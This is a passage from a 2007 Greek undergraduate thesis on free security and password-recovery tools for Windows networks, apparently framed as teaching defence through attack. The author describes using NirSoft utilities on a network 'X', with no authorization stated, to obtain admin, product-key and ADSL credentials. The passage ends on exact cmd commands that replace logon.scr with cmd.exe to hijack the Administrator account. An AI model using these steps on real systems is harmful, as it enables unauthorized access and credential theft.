
Τεχνολογικό Εκπαιδευτικό Ίδρυμα Κρήτης

Σχολή Τεχνολογικών Εφαρμογών
Τμήμα Εφαρμοσμένης Πληροφορικής & Πολυμέσων



Πτυχιακή εργασία

Τίτλος: **Επιλογή διαθέσιμων κρυπτογραφικών εργαλείων για την ασφαλή θωράκιση δικτυωμένων υπολογιστικών συστημάτων**

Ιωάννης Γρηγοράκης (ΑΜ: 714)

Ηράκλειο – 17/10/2007

Επόπτης Καθηγητής: Δρ. Μανιφάβας Χαράλαμπος

Περιεχόμενα

1. Εισαγωγή……..6
2. ΑΠΛΑ ΕΡΓΑΛΕΙΑ ΓΙΑ ΕΠΑΝΑΚΤΗΣΗ ΚΩΔΙΚΩΝ ΣΕ ΕΝΑ ΣΥΣΤΗΜΑ …..7
    2.1. NetPass…….……7
    2.2. MessenPass……...……...12
    2.3. ProduKey..……...12
    2.4. Κάντε Hack στον κλειδωμένο λογαριασμό του Administrator……...14
    2.5. Μέτρα Ασφαλείας ……..……16
3. Εργαλεία σάρωσης Θυρών…….17
    3.1. SuperScan v.4……... ……..17
    3.2. Μέτρα Ασφαλείας……. …….24
4. Εργαλεία Εύρεσης Αδυναμιών σε ένα σύστημα..……..25
    4.1. Tenable Nesuus……...……25
    4.2. Εγκατάσταση…….…….25
    4.3. Λειτουργία Προγράμματος…….……...28
    4.4. Αναφορά Nessus……31
    4.5. Ανάλυση Αναφοράς……..38
    4.6. Σενάρια Ασφαλείας……...40
    4.7. Μέτρα Ασφαλείας……42
5. Εργαλείο Υποκλοπής πληροφοριών και διαχείρισης συστήματος……...45
    5.1. Cain & Abel και εγκατάσταση του Προγράμματος ……..45
    5.2. Λειτουργία του προγράμματος …….……48
    5.3. Υποκλοπή Πληροφοριών σε βασισμένα Switced Δίκτυα……...……...53
    5.4. Τα ονόματα και οι κωδικοί πρόσβασης ισχύουν;……59

5.5. Μέτρα Προστασίας……64

6. Εργαλεία σπασίματος κωδικών πρόσβασης και εύρεσης κωδικών……...66

6.1. Απόκτηση κρυπτογραφήματος η της SAM……..……..67

6.2. Cain&Abel: Εργαλείο Σπασίματος και εύρεσης κωδικών σε ένα σύστημα...70

6.3. John The Ripper……...……...75

6.4. Brutus……..80

6.5.Μέτρα Ασφαλείας……83

7. Sniffers δικτύων ……..……...86

7.1. EtterCap-NG 0.73……..……..88

7.2. Λειτουργία του προγράμματος για την απόκτηση κωδικών πρόσβασης των στόχων……92

7.3. Μέτρα Ασφαλείας……. ……....98

8. Βιβλιογράφια… ……..……...99

.

Πίνακας εικόνων

ΑΠΛΑ ΕΡΓΑΛΕΙΑ ΓΙΑ ΕΠΑΝΑΚΤΗΣΗ ΚΩΔΙΚΩΝ ΣΕ ΕΝΑ ΣΥΣΤΗΜΑ
Εικόνα: 1 Επιφάνεια Εργασίας Χωρίς δικαιώματα ……8
Εικόνα: 2 NetPass Εικόνα Προγράμματος……... ……...9
Εικόνα: 3 Επιφάνεια εργασίας Πέρασμα του κωδικού προσβασης…10
Εικόνα: 4 Επιφάνεια εργασίας με πλήρη Δικαιώματα...……...11
ΕΡΓΑΛΕΙΑ ΣΑΡΩΣΗΣ ΘΥΡΩΝ
Εικόνα: 1 Zip αρχείο με SuperScan v.4..……..……17
Εικόνα: Αρχική Εικόνα SuperScan v.4..……..……18
Εικόνα: 3 Δήλωση διευθυνσης ip του στόχου...……..19
Εικόνα: 4 Σάρωση θυρών χωρίς αποτέλεσμα…. ……..20
Εικόνα: 5 Αλλαγή των επιλογών……..21
Εικόνα: 6 Τελικά Αποτελέσματα ……22
Εικόνα: 7 Καρτέλα Tools του SuperScan v.4……..……..23
ΕΡΓΑΛΕΙΟ ΕΥΡΕΣΗΣ ΑΔΥΝΑΜΙΩΝ ΣΕ ΕΝΑ ΣΥΣΤΗΜΑ
Εικόνα: 1-5 Εγκατάσταση Teneble Nessus……..26-28
Εικόνα: 6 Αρχική Επαφή με το πρόγραμμα……..……28
Εικόνα: 7 Καρτέλα Manage Policies.. ……...……..29
Εικόνα: 8 Δήλωση του συστήματος για την εύρεση των αδυναμιών...……...…....30
Εικόνα: 9 Κατάσταση Λειτουργίας του Προγράμματος……..……..30
Εικόνα: 10 Καρτέλα ρυθμίσεων TCP/IP……...……43
Εικόνα: 11 Καρτέλα ιδιότητες Δικτύου……..……...……44
ΕΡΓΑΛΕΙΑ ΥΠΟΚΛΟΠΗΣ ΠΛΗΡΟΦΟΡΙΩΝ ΣΕ ΕΝΑ ΣΥΣΤΗΜΑ
Εικόνα: 1-4 Εγκατάσταση Προγράμματος ...……45-47
Εικόνα: 5 Αρχική Επάφη με το Πρόγραμμα…..……. ……47
Εικόνα: 6 Τοποθέτηση των Υπολογιστών……...48
Εικόνα: 7 Υπολογιστές του Δικτύου……..……...49
Εικόνα: 8 Server Δικτύου……..……..50
Εικόνα: 9 Φάκελος Shared του μηχανήματος …….....51
Εικόνα: 10 Περιήγηση Στον Φάκελο Admin…….52
Εικόνα: 11 Καρτέλα ARP ……...…….54
Εικόνα: 12 Παράθυρο ARP POISONING ROUTING ..……..……....55
Εικόνα: 13 Παράθυρο ARP POISONING ROUTING ……..……55
Εικόνα: 14 Ανακατεύθυνση Πακέτων……..56
Εικόνα: 15 Ανακατεύθυνση Πακέτων ……..57
Εικόνα: 16 Passwords……....58
Εικόνα: 17 ICQ Passwords…….. ..……...59
Εικόνα: 18 Pedifmail……..……59
Εικόνα: 19 Γενική Εικόνα Πληροφοριών…….....60
Εικόνα: 20 Μεγέθυνση Passwords ……..60
Εικόνα: 21 Filarakia.gr……..……61
Εικόνα: 22 Μεγέθυνση Passwords ……...62
Εικόνα: 23 Πλαστα Πιστοποιητίκα…...……62
ΕΡΓΑΛΕΙΑ ΣΠΑΣΙΜΑΤΟΣ ΚΩΔΙΚΩΝ ΠΡΟΣΒΑΣΗΣ ΚΑΙ ΕΥΡΕΣΗΣ ΚΩΔΙΚΩΝ
Εικόνα: 1 SNB Cain&Abel…. ……66
Εικόνα: 2 Μεγέθυνση SNB……...67
Εικόνα: 3 Στόχος για κρυπτογράφημα……...……....67
Εικόνα: 4 Παράθυρο δήλωσης IP...……68

Εικόνα: 5 Κρυπτογραφήματα……..……....68
Εικόνα: 6 Cracker……..69
Εικόνα: 7 Εισαγωγή Κρυπτογραφήματος ……...70
Εικόνα: 8 Παράθυρο ADD NT HASHES ……..……70
Εικόνα: 9 Τύπος Επίθεσης... ……71
Εικόνα: 10 Dictionary Attack ……..……...72
Εικόνα: 11 Brute Force Attack ……...73
Εικόνα: 12 Φάκελος John The Ripper ……74
Εικόνα: 13-18 CMD John The Ripper……75-78
Εικόνα: 19 Φάκελος με Brutus…..……...79
Εικόνα: 20 Brutus……80
Εικόνα: 21 Αποτελέσματα με Brutus…….....81
Sniffers ΔΙΚΤΥΩΝ
Εικόνα: 1-5 Εγκατάσταση Προγράμματος…….……87-89
Εικόνα: 6 Αρχική Επάφη με το πρόγραμμα…… ……90
Εικόνα: 7 NetWork InterFace……..……90
Εικόνα: 8 Start Sniffing ……..……91
Εικόνα: 9 Scan For Host ……..……...92
Εικόνα: 10 Συνολικό Δίκτυο……..……...93
Εικόνα: 11 ARP……..……..94
Εικόνα: 10 Log User Message.……..……...96
Εικόνα: 11 Διαδρομή……..……..96

1.Εισαγωγή

Η πτυχιακή εργασία μου Βασίστηκε σε δωρεάν εργαλεία από το διαδίκτυο για τη εφαρμογή τους. Τα ποιο πολλά από αυτά χρησιμοποιούνται ως εργαλεία επιθέσεων σε ένα δίκτυο, αλλά πρέπει να σκεφτούμε ότι αν δεν «Σπάσουμε» ένα δίκτυο δεν θα ασφαλίσουμε !Σε αυτήν την πτυχιακή ήθελα πως μπορούμε να σκεφτόμαστε απλά για την ασφάλεια ενός δικτυού. Δηλαδή τι έχω και τη θέλω να πετύχω: Μπορούμε να μιλάμε ώρες για την ασφάλεια ενός δικτυού αδυναμίες και τα βασικές έννοιες ασφάλειας. Αυτό που κατάλαβα εγώ στην υλοποίηση της πτυχιακής μου εργασίας για την ασφάλεια των δικτύων και ιδιαίτερα για τα δίκτυα με λειτουργικό σύστημα Windows που είναι βασισμένη είναι:

1. να βρούμε τις αδυναμίες που είναι ευαίσθητο το εκάστοτε λειτουργικό σύστημα που χρησιμοποιούμαι για το δίκτυο
2. μας να τρέξουμε τα συγκεκριμένα προγράμματα και αν πάρουμε αποτελέσματα
3. πρέπει να εφαρμόσουμε τα συγκεκριμένα μέτρα προστασίας . Μπορούμε να πούμε ότι έχουμε ένα καλό δίκτυο πάνω σε θέμα ασφάλειας. Το απόλυτα ασφάλες δίκτυο δεν υπάρχει

2. ΑΠΛΑ ΕΡΓΑΛΕΙΑ ΓΙΑ ΕΠΑΝΑΚΤΗΣΗ ΚΩΔΙΚΩΝ ΣΕ ΕΝΑ ΣΥΣΤΗΜΑ

2.1 NETPASS

Όταν συνδέεσαι σε ένα τοπικό δίκτυο (LAN) ,τα Windows XP επιτρέπουν να αποθηκεύσεις τον κωδικό για να συνδεθείς στον απομακρυσμένο υπολογιστή.

Αυτή η εφαρμογή σου επιτρέπει να κάνεις επανάκτηση όλων των κωδικών που υπάρχουν στον υπολογιστή σου. Αυτό όμως μπορεί να αποτελέσει και ¨κλέψιμο¨ κωδικών για ένα σύστημα όπως θα δούμε παρακάτω.

Τι κωδικούς μπορείς να ανάκτησης με το NETPASS(Network Recovery Tool)

- Κωδικούς πρόσβασης απομακρυσμένων υπολογιστών και του και του διαχειριστή του δικτύου(Server)
- Κωδικούς πρόσβασης σε ηλεκτρονικό ταχυδρομείο(e-mail) που διατηρούνται στο Outlook 2003
- Κωδικούς πρόσβασης MSN Messenger αλλά για την έκδοση μέχρι και 7.Για νεότερη έκδοση του MSN Messenger χρησιμοποιούμε το με MessenPass.
- Internet Explorer 7:Κωδικούς πρόσβασης για σελίδες για βασική αυθεντικότητα

Που μπορούμε να το βρούμε και να προμηθευτούμε:


Το NETPASS είναι ένα δωρεάν εργαλείο και μπορούμε να το κατεβάσουμε από τον την ιστοσελίδα: http://www.nirsoft.net/utils/network_password_recovery.html

Κυκλοφορεί και σαν απλή εφαρμογή χωρίς εγκατάσταση σαν ένα απλό εκτελέσιμο

Αρχείο και σαν αρχείο που χρειάζεται εγκατάσταση.

Χρήση του NETPASS σαν εργαλείο κλοπής κωδικών και τι μη εξουσιοδοτημένη χρήση πόρων και αρχείου του δικτυού.


Μεγάλο μέρος της πτυχιακής μου εργασία όπως έχω προαναφέρει έχει γίνει σε ένα δίκτυο που ας το ονομάσουμε Χ και προσπάθησα να δω σε τι κατάσταση βρίσκεται η ασφάλεια του. Το 1^{ο} βήμα ήταν να δω που βρίσκομαι και τις δυνατότητες του. Οι επιλογές που είχα ήταν περιορισμένες και δεν με άφηνε να έχω πρόσβαση σε επίπεδο υπολογιστή πόσο μάλλον σε επίπεδο δικτυού. Η πρώτη αδυναμία του υπολογιστή μου όμως ήταν ότι είχα την δυνατότητα να εγκαταστήσω προγράμματα που μετά το πέρας της εργασίας του κάθε χρηστή θα σβηνόντουσαν. Έτσι ξεκίνησα την επίθεση μου στο δίκτυο.



Εικόνα-1


Σε αυτή την εικόνα βλέπουμε ότι στο μενού έναρξη βλέπουμε ότι τα δικαιώματα μου είναι περιορισμένα και ότι δεν έχω πλήρη πρόσβαση στον υπολογιστή. Η σκέψη μου ήταν θα υπάρχει κάποιος τρόπος για την πλήρη πρόσβαση μου στον υπολογιστή μου και μέσα στο δίκτυο. Σε αυτήν την φάση έρχεται το NETPASS για να δω τη μπορώ να καταφέρω γιατί πάντα σε ένα δίκτυο υπάρχει και ένας κωδικός που χρησιμοποιούν οι διαχειριστές για να έχουν πρόσβαση στους υπολογιστές του δικτυού για να μπορούν να ελέγχουν τα μηχανήματα με πλήρη δικαιώματα. Αυτό τον κωδικό χρειαζόμουν για έχω πλήρη πρόσβαση. Επαναλαμβάνω ότι προσπάθησα να ΄΄σπάσω΄΄ το δίκτυο με παρά πολύ απλούς τρόπους σε αυτό το κομμάτι της εργασίας μου . Γενικά στην ασφάλεια του και στο σπάσιμο ενός δικτύου είναι η πλήρη κατανόηση του , πως είναι στημένο ,δηλαδή να μπεις στην φιλοσοφία αυτού που το έχει φτιάξει και τι θέλει από αυτό.

Πριν να αρχίσω να κάνω την χρήση του NETPASS άρχισα να κτύπο τον Server με διάφορα εργαλεία για βρω τις αδυναμίες του server αλλά το σπάσιμο του ήταν πιο απλό από ότι φανταζόμουν. Με όλα τα παραπάνω που αναφέρω προσπαθώ να δείξω ότι ένα δίκτυο είναι ευάλωτο σε πολλά μέρη του χωρίς απαραίτητα να χρειαστείς περίπλοκα εργαλεία για πάρεις τον πλήρη του έλεγχο. Στην συνέχεια για να βρω τον κωδικό έπρεπε να τρέξω ένα εργαλείο και να πάρω αυτόν τον κωδικό. Με το NETPASS κατάφερα.




Εικόνα-2

Όταν έκανα χρήση του εργαλείου NETPASS που εμφάνισε αυτόν τον κωδικό. Δεν ήξερα αν είναι σωστός, που αντίστοιχη και πως χρησιμοπειήται. 2^{ο} Βήμα για να χρησιμοποιήσω τον κωδικό ήταν να ψάξω που χρησιμοποιούν τον κωδικό. Ήταν εύκολο αρκεί να έψαχνα στο διαδίκτυο προγραμματάκια που κλειδώνουν τους υπολογιστές και την επιφάνεια εργασίας. Ήταν μια εφαρμογή των Windows που με τον συνδυασμό των πλήκτρων Ctrl+F11 εμφανιζόταν η εφαρμογή των Windows για ξεκλείδωμα της οθόνης και την πλήρη εξουσιοδότηση μου στον υπολογιστή μου.



Εικόνα-3

Αυτήν την εικόνα φαίνεται ότι τοποθετώ τον κωδικό που μου δίνει το NETPASS και το τοποθετώ στο WinLock.



Εικόνα-4

Και όπως βλέπουμε από την εικόνα ο συνδυασμός των εργαλείων μου έδωσε την πλήρη πρόσβαση στον υπολογιστή που χρησιμοποιούσα και να βλέπω συνολικά το δίκτυο σε επίπεδο διαχειριστή. Είχα πρόσβαση σε φακέλους και αρχεία χρηστών ακόμα και σε επίπεδο Server.Σε αυτό το κομμάτι τις πτυχιακής όπως έχω προαναφέρει παραπάνω ήθελα να δείξω πως με απλές τεχνικές μπορούμε να κινηθούμε σε ένα δίκτυο και γενικά την φιλοσοφία που πρέπει να σκεφτόμαστε για την φιλοσοφία της ασφάλειας.

Στον δικτυακό τόπο όπου βρήκα το συγκεκριμένο εργαλείο υπάρχουν πληθώρα τέτοιων εργαλείων που κάνουν την ανάκτηση τέτοιων κωδικών και αναφέρομαι σε μερικά από αυτά.

Δικτυακός Τόπος: http://www.nirsoft.net/top_utilities_downloads.html

- **2.2.MessenPass:**

Είναι ένα εργαλείο για την ανάκτηση κωδικών πρόσβασης για τις παρακάτω εφαρμογές.

- MSN Messenger
- Windows Messenger (In Windows XP)
- Yahoo Messenger (Versions 5.x and 6.x)
- Google Talk
- ICQ Lite 4.x/5.x/2003
- AOL Instant Messenger (only older versions, the password in newer versions of AIM cannot be recovered)
- AOL Instant Messenger/Netscape 7
- Trillian
- Miranda
- GAIM

Download*:* http://www.nirsoft.net/utils/mspass.zip

- **2.3 ProduKey**:

Είναι μια εφαρμογή που κάνει ανάκτηση του σειριακού αριθμού προγραμμάτων που είναι εγκαταστημένα στον υπολογιστή. Τα προγράμματα είναι:

- MS-Office
- Windows XP
- Exchange Server
- SQL Server

Download: http://www.nirsoft.net/utils/produkey.zip

Το προγραμματάκι αυτό το έτρεξα στο δίκτυο Χ και μου έδωσε όλους τους σειριακούς αριθμούς του MS-Office και των Windows XP.Δεν έβαλα την εικόνα που πήρα για ευνόητους λόγους.

- **2.4 Dialupass v2.43 :**

Ανάκτηση κωδικών για συνδέσεις των υπολογιστών με λειτουργικό σύστημα Windows 95, Windows 98, Windows ME, Windows NT, Windows 2000 και Windows XP. Μπορεί εύκολα να αγανάκτηση κωδικούς συνδέσεις για:

- Dialup
- RAS
- VPN

Download: http://www.nirsoft.net/utils/dialupass2.zip

Το Dialupass v2.43 είναι μια μικρή εφαρμογή όπου κάνει ανακτήση των κωδικών πρόσβασης που συνδέεσαι στο Internet και σε δίκτυα που αναφέρω πιο πάνω. Για απλές

Συνδέσεις μέσω τηλεφώνου μέσω modem για ανακτήσει εύκολα τον κωδικό. Στις απλές συνδέσεις ADSL με απλό εξοπλισμένο του χρήστη μπορείς να ανακτήσεις πάλι τον κωδικό του χρηστή. Στο δίκτυο Χ εφόσον είχα πάρει τα δικαιώματα διαχειριστή , το χρησιμοποίησα και μου έδωσε τους κωδικούς που χρειαζόμουν με για απλή γραμμή ADSL 2Mbit που χρησιμοποιούσαν .

Στον δικτυακό τόπο μου έχω αναφέρει υπάρχουν πληθώρα τέτοιων εργαλείων εγώ απλά ανέφερα 3 από αυτά που υπάρχουν.

2.5.Κάντε hack στον κλειδωμένο λογαριασμό του Administrator .

Αφού είχα και την γραμμή εντολών μπορούσα να αλλάξω και τον κωδικό του Administrator. Παρακάτω σας παραθέτω όλη την διαδικασία. θέλω να αναφέρω ότι χρησιμοποιείται και εξαρχής για να υποκλέψουμε τον κωδικό πρόσβασης του διαχειριστή και να τον αλλάξουμε αρκεί να έχουμε ενεργοποιημένη την γραμμή εντολών(command line prompt) των Windows. Ας ξεκινήσουμε:

Αποκτήστε πρόσβαση σε έναν οποιονδήποτε λογαριασμό χρήστη στον υπολογιστή και ανοίξτε ένα παράθυρο DOS (κλικ στο "Έναρξη" -> "Εκτέλεση" -> Πληκτρολογήστε "CMD") και γράψτε, ΑΚΡΙΒΩΣ, τις παρακάτω εντολές:

Παράθεση:

```
cd\windows\system32
mkdir temphack
copy logon.scr temphack\logon.scr
copy cmd.exe temphack\cmd.exe
del logon.scr
rename cmd.exe logon.scr
exit
```

Αυτό που μόλις κάνετε, είναι:
Μπήκατε στον φάκελο system32.
Δημιουργήσατε έναν φάκελο με όνομα temphack.
